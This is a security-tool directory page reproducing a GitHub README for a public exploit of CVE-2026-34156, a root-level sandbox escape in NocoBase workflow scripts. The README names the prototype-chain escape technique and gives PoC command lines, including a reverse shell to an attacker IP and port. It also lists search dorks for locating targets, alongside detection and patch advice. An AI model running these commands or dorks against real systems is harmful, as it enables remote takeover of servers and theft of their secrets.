
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-34156 — CVE-2026-34156 | Kitploit
Tools/GitHubGitHub/0xblackash/cve-2026-34156
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationCTFPenetration TestingLearning & Education
GitHub0xblackash/cve-2026-34156

CVE-2026-34156

CVE-2026-34156

View Repository
417 months agoNot yet reviewed
Share



🚨 CVE-2026-34156 - NocoBase Critical Sandbox Escape

ChatGPT Image Apr 3, 2026, 01_32_16 PM Critical CVSS 9.9 Exploit Public

Unauthenticated / Low-Privilege → Root Remote Code Execution in NocoBase


📌 Overview

CVE-2026-34156 is a critical sandbox escape vulnerability in NocoBase (an open-source no-code/low-code platform).

An attacker with the ability to create or execute a Workflow Script Node (even with low privileges) can escape the Node.js vm sandbox and achieve full Remote Code Execution as root inside the container.

Affected Versions

  • NocoBase < 2.0.28

Fixed In

  • NocoBase 2.0.28 (released March 2026)

🛠 Vulnerability Details

  • Component: @nocobase/plugin-workflow-javascript (Script Node)
  • Type: Sandbox Escape via console._stdout.constructor.constructor
  • Impact:
    • Remote Code Execution as root (uid=0)
    • Arbitrary command execution
    • File system access (fs)
    • Environment variable leakage (database credentials, secrets)
    • Full container compromise

Root Cause

The console object passed into the sandbox is from the host realm, allowing attackers to climb the prototype chain and access the real Function constructor → process.mainModule.require.


🚀 Exploit


Proof of Concept (PoC)

# Simple command execution
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444

Repository includes: Full PoC script, Nuclei template, and safe checker.


🧪 Detection

Nuclei Template

nuclei -u https://target -t cves/CVE-2026-34156.yaml

FOFA Dorks

title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"

🛡️ Mitigation

  1. Upgrade immediately to NocoBase 2.0.28 or newer.
  2. Disable the Workflow Script Node for untrusted users.
  3. Run NocoBase containers as non-root user.
  4. Use stronger sandboxing (e.g., isolated-vm) in production.

📸 Screenshots

cve-2026-34156

⚠️ Legal Disclaimer

This repository is for educational and authorized security research purposes only.
Use only on systems you own or have explicit written permission to test.

Unauthorized exploitation is illegal.


⭐ Credits & References

  • Discovery: Unknown (Publicly disclosed)
  • Patch: NocoBase Security Team
  • NVD: CVE-2026-34156
  • GitHub Advisory: GHSA-px3p-vgh9-m57c

Made with ❤️ for the security community
Stay safe. Patch fast.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    256

Explore all tools

Browse our collection of tools

View all tools →